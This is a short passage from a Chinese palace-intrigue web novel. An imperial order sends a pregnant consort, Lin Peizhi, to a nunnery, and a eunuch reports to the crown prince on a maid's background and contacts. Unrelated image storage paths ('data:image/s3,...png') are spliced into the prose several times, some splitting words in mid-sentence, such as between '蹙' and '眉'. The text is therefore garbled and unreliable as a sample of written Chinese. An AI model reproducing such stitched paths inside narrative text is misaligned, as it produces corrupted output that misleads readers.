    下午曾姑姑又来了西偏殿,带来了皇后的旨意,要林姵芷收拾行囊,三日后启程去城外三了庵养胎,还赐下了两个嬷嬷、一名婢女和一名女医。深夜,王一柳守在角门,听到三声扣门,忙把门打开,小声道:“张公公。”


    王一柳侧着身子让张本心进来,又飞快关好门,紧走两步到张本心身后一步处,道:“太子殿下在崇文殿等您。”


    张本心点点头,手一挥,王一柳弯腰停在原地,见人走远了才直起身转身往后罩房去。


    凌珵正在看书信,见张本心进来了把东西放下,望向他。


    张本心躬身道:“禀殿下,奴婢查得念棋是荒年进的京城,私人牙子卖给尚宫局充数的,在京城并无亲眷故交,去年林良娣进东宫,尚宫局点了她去伺候,起初她只负责在外传话,念月走后,念心便把她叫进了屋内伺候,今年春节后,念棋频繁与尹良娣身边的桃枝接触,不过是她主动接近的,因她常去小厨房提膳,慢慢地跟念蕊也熟悉起来。”


    凌珵蹙眉。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)